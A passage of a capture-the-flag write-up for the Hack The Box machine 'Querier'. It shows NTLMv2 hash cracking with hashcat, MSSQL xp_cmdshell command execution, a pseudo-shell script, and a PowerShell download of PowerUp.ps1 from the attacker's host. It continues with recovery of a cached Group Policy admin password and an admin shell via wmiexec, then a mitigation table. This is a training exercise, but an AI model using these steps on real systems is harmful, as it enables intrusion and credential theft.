Speed.#1.........:   385.4 kH/s (9.37ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4096/1000000 (0.41%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 0/1000000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: corporate568 -> 20012001
```

Figure 8


Now that the hash has been stolen, hashcat is used to crack it. hashcat -m 5600 capturedHash.txt /root/HTB/Wordlists/14milPass.txt –force is used, which uses hashcat on mode 5600 (NTLMv2), points to the file where the hash is stored (capturedHash.txt), uses the list of 14 million passwords from a wordlist, and runs in force mode. Nearly instantly, the hash is broken and the password, corporate568, is given (Figure 8).



```
root@kali:~/HTB/impacket/examples# python mssqlclient.py -p 1433 -db volume -windows-auth mssql-svc@10.10.10.125
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> xp_cmdshell whoami
output
--------------------------------------------------------------------------------
querier\mssql-svc
NULL
SQL>
```

Figure 9

Now that the credentials have been harvested, they can be used to log into the mssqlclient.py module (Figure 9). Now, the issuing of enable_xp_cmdshell command successfully changes the configuration and allows commands to be issued to the the Querier machine. As shown, whoami outputs mssql-svc (service account).




```
#!/usr/bin/env python2
from __future__ import print_function

# Author: Alamot
# Use pymssql >= 1.0.3 (otherwise it doesn't work correctly)
# To upload a file type: UPLOAD local_path remote_path
# e.g. UPLOAD myfile.txt C:\temp\myfile.txt
# If you omit the remote_path it uploads the file on the current working folder.
import _mssql
import base64
import shlex
import sys
import tqdm
import hashlib

MSSQL_SERVER="10.10.10.125"
MSSQL_USERNAME = "MSSQL-SVC"
MSSQL_PASSWORD = "corporate568"
BUFFER_SIZE = 5*1024
TIMEOUT = 30


def process_result(mssql):
    username = ""
    computername = ""
    cwd = ""
    rows = list(mssql)
    for row in rows[:-3]:
        columns = row.keys()
        print(row[columns[-1]])
    if len(rows) >= 3:
```

Figure 10

There is an inconvenience to using xp_cmdshell, where is does not “save” the state after each command. For example, if the default directory when connecting to the machine is C:\Users, and the command cd .. <ENTER> is given, the user will still be in the C:\Users directory. If they issue dir to list the directory contents, xp_cmdshell will “forget” the previous change directory and instead list the users. So, the correct way to list the contents of the C:\ directory is:

xp_cmdshell cd .. & dir


While this is only 2 commands, this can be very confusing when many commands are needed. Figure 10 depicts a shell code written by Alamot. This creates a pseudo-shell, which saves the previous commands and appends them onto a cached list of commands previously issued. While this step is not completely necessary, it makes the exploitation of the machine much easier.



```
root@kali:~/HTB/Boxes/8-Querier-## python shell.py
Successful login: MSSQL-SVC@10.10.10.125
Trying to enable xp_cmdshell ...
CMD mssql-svc@QUERIER C:\Windows\system32> whoami
querier\mssql-svc
CMD mssql-svc@QUERIER C:\Windows\system32> systeminfo
None
Host Name:                 QUERIER
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
```

Figure 11


As Figure 11 shows, the shell is running and is able to be issued commands which are given to the Querier machine. Using whoami shows that we are successfully logged in as mssql-svc



```
CMD mssql-svc@QUERIER C:\Users\mssql-svc\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is FE98-F373
None
 Directory of C:\Users\mssql-svc\Desktop
None
06/23/2019  03:52 PM    <DIR>          .
06/23/2019  03:52 PM    <DIR>          ..
01/28/2019  01:08 AM                33 user.txt
               1 File(s)             33 bytes
               2 Dir(s)   6,413,221,888 bytes free
CMD mssql-svc@QUERIER C:\Users\mssql-svc\Desktop> type user.txt
c37b41bb669da345bb14de50faab3c16
CMD mssql-svc@QUERIER C:\Users\mssql-svc\Desktop>
```

Figure 12

The shell makes traversing the directories much easier, and I am able to move to the desktop of the mssql-svc user, where user.txt can be captured (Figure 12).




```
1: root@kali: ~/HTB/Boxes/8-Querier-#
heck messages from the SQL Server\n")
root@kali:~/HTB/Boxes/8-Querier-## python shell.py
Successful login: MSSQL-SVC@10.10.10.125
Trying to enable xp_cmdshell ...
CMD mssql-svc@QUERIER C:\Windows\system32> powershell.exe $PSVersionTable.PSVersion
None
Major  Minor  Build  Revision
-----  -----  -----  --------
5      1      17763  134
```

Figure 13

Now that a low privilege user has been compromised, privilege escalation can be started. The first place to look was to use Windows Powershell, since this can lead to possible exploitation and root compromise. Invoking powershell.exe $PSVersionTable.PSVersion outputs the powershell version, so this confirms that it is present on the machine.

The plan now is to execute a file named PowerUp.ps1, included in Powershell Empire, which analyzes the host system for powershell privilege escalation vectors. Despite the python shell's inclusion of an upload option, Windows Defender on the target machine prevents the file from being uploaded, as it is (correctly) identified a malicious. This means that another avenue of upload must be taken.



```
CMD mssql-svc@QUERIER C:\Windows\system32> cd /
CMD mssql-svc@QUERIER C:\> cd Users
CMD mssql-svc@QUERIER C:\Users> cd mssql-svc
CMD mssql-svc@QUERIER C:\Users\mssql-svc> mkdir test
CMD mssql-svc@QUERIER C:\Users\mssql-svc> cd test
CMD mssql-svc@QUERIER C:\Users\mssql-svc\test> powershell -nop -exec bypass -command "Invoke-WebRequest -Uri http://10.10.16.67/PowerUp.ps1 -Outfile C:
\Users\mssql-svc\test\PowerUp.ps1"
CMD mssql-svc@QUERIER C:\Users\mssql-svc\test> dir
 Volume in drive C has no label.
 Volume Serial Number is FE98-F373
None
 Directory of C:\Users\mssql-svc\test
None
06/23/2019  03:57 PM    <DIR>          .
06/23/2019  03:57 PM    <DIR>          ..
06/23/2019  03:57 PM           562,811 PowerUp.ps1
               1 File(s)        562,811 bytes
               2 Dir(s)   6,412,099,584 bytes free
CMD mssql-svc@QUERIER C:\Users\mssql-svc\test>
```

```
2: root@kali: ~
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.125 - - [23/Jun/2019 11:57:33] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```


Figure 14

First, the command python -m SimpleHTTPServer 80 (Figure 14 bottom panel) allows my machine to act as a server over port 80, where PowerUp.ps1 is waiting to be given to Querier when it requests it.

After testing various different commands for downloading the PowerUp.ps1 file (System.Net.Webclient, Start-BitsTransfer), the command:

Invoke-WebRequest -Uri http://10.10.16.67/PowerUp.ps1 -Outfile C:\Users\mssql-svc\test\PowerUp.ps1


Causes the target system to reach out to my IP address and request the PowerUp.ps1 file (Figure 14 top panel). As seen by the output of the bottom panel, there was a 200 request for getting PowerUp.ps1 from 10.10.10.125 (Querier). The file is placed in a directory named “test” made under the mssql-svc account.



```
[*] Checking for cached Group Policy Preferences .xml files....
None
None
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
None
None
None
None
None
CMD mssql-svc@QUERIER C:\Users\mssql-svc\test>
```

Figure 15

The code for PowerUp.ps1 was modified to automatically run invoke AllChecks upon importing. This is accomplished with powershell -nop -exec bypass -command "Import-Module .\PowerUp.ps1", the end of the output (Figure 15) reveals a cached group policy password, MyUnclesAreMarioAndLuigi!!1!, for the Administrator user.



```
root@kali:~/HTB/impacket/examples# python wmiexec.py Administrator@10.10.10.125
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
querier\administrator

C:\>cd Users & cd Administrator & cd Desktop & dir & type root.txt
b19c3794f786a1fdcf205f81497c3592
```

Figure 16

Exiting the shell and going back to Impacket, using the wmiexec.py module allows for a root shell to be spawned using the admin credentials found from PowerUp. The root flag is now captured from the Administrator desktop. Root access is achieved and Querier is now fully compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Anonymous access allowed to “Reports” SMB share	High	Accessing the “Reports” SMB share, despite prompting for a password, does not require one. This allowed for access to the share and subsequent exfiltration of the currency volume report file. Any other reports or files that would reside in the share would be open for reading the taking. All shares should be password protected to prevent unauthorized access by outside actors.
No password set on “Currency Volume Report.xlsm” file	Low	The Currency Volume Report.xlsm file, despite being empty, was not password protected. This would be advantageous for a financial document (assumed from the name) to protect the contents from entities who should not view the contents. It is recommended that all sensitive documents are protected by a password and encryption.
Hard coded username and password in connection macro	High	This is one of the most dangerous mistakes in coding. The clear text password (PcwTWTHRwryjc$c6) and username (reporting) were left in the macro, titled “connect”. For very obvious reasons, this information should never be written in an unaltered form into a document, especially one that can be accessed by the public. This information ultimately let to the foothold that compromised the box. It is recommended that user input is used instead of leaving connection credentials hard-coded into the macro.
“corporate568” weak password	Medium	While the hard-coded password for reporting (PcwTWTHRwryjc$c6) was very strong, the password for the mssql-svc account, which is higher privilege than reporting, was much weaker. The “corporate568” password was able to be cracked in less than 1 second by hashcat using a standard wordlist. It is recommended that the password be changed to something stronger that would not be included in a standard wordlist.
LLMNR & NBT-NS name resolution	High	Issuing a call to a nonexistent share caused the Windows machine to fall back to LLMNR and NetBios name service to resolve the address. This allowed Responder to listen and steal the NTLMv2 hash, leading to the password for mssql-svc being stolen. Remediation for this included disabling LLMNR and NBT-NS within group policy to prevent this type of attack from happening.
Cached admin password in group policy file	High	Leaving passwords in a cache is extremely dangerous since it allows unauthorized users to view and use them. Microsoft details the known vulnerability to harvest credentials in this document: https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevati Included in the document are remediation steps.

Appendix 1: Full Nmap Results

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-16 15:27 EDT
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 15:27 (0:00:00 remaining)
Nmap scan report for 10.10.10.125
Host is up (0.30s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2019-04-16T19:10:31
|_Not valid after:  2049-04-16T19:10:31
|_ssl-date: 2019-04-16T19:27:53+00:00; 0s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/16%OT=135%CT=1%CU=40
403%PV=Y%DS=2%DC=T%G=Y%TM=5CB62C
OS:C3%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=I%CI=I%II=I
%
TS=U)SE
OS:Q(SP=108%GCD=1%ISR=10B%TI=I%CI=I%TS=U)SEQ
(SP=108%GCD=1%ISR=10B%TI=I%CI=I
OS:%II=I%SS=O%TS=U)OPS(O1=M54BNW8NNS%O2=M54BNW8
NNS%O3=M54BNW8%O4=M54BNW8NNS
OS:%O5=M54BNW8NNS%O6=M54BNNS)WIN(W1=FFFF%W2=FFF
F%W3=FFFF%W4=FFFF%W5=FFFF%W6
OS:=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M54BNW8N
NS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F
=AR%O=%RD=0%Q=)T3(R=Y%D
OS:F=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R
=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=
OS:%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=
%RD=0%Q=)T6(R=Y%DF=Y%T=80%
OS:W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T
=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=
OS:)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RI
D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%
OS:DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server
|_    TCP port: 1433
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-04-16 15:27:55
|_  start_date: N/A

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   141.95 ms 10.10.16.1
2   395.32 ms 10.10.10.125

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.87 seconds
```

Appendix 2: Full PowerUp.ps1 Output

```
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[*] Checking for unquoted service paths...
[*] Checking service executable and argument permissions...
[*] Checking service permissions...
ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
[*] Checking %PATH% for potentially hijackable DLL locations...
ModifiablePath    : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
IdentityReference : QUERIER\mssql-svc
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\mssql-svc\AppData\Local\
Microsoft\WindowsApps\wlbs
ctrl.dll'
[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...
[*] Checking for modifidable registry autoruns and configs...
[*] Checking for modifiable schtask files/configs...
[*] Checking for unattended install files...
UnattendPath : C:\Windows\Panther\Unattend.xml
[*] Checking for encrypted web.config strings...
[*] Checking for encrypted application pool and virtual directory passwords...
[*] Checking for plaintext passwords in McAfee SiteList.xml files....
[*] Checking for cached Group Policy Preferences .xml files....
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-
00C0
4FB984F9}\Machine\Preferences\Groups\Groups.
xml
```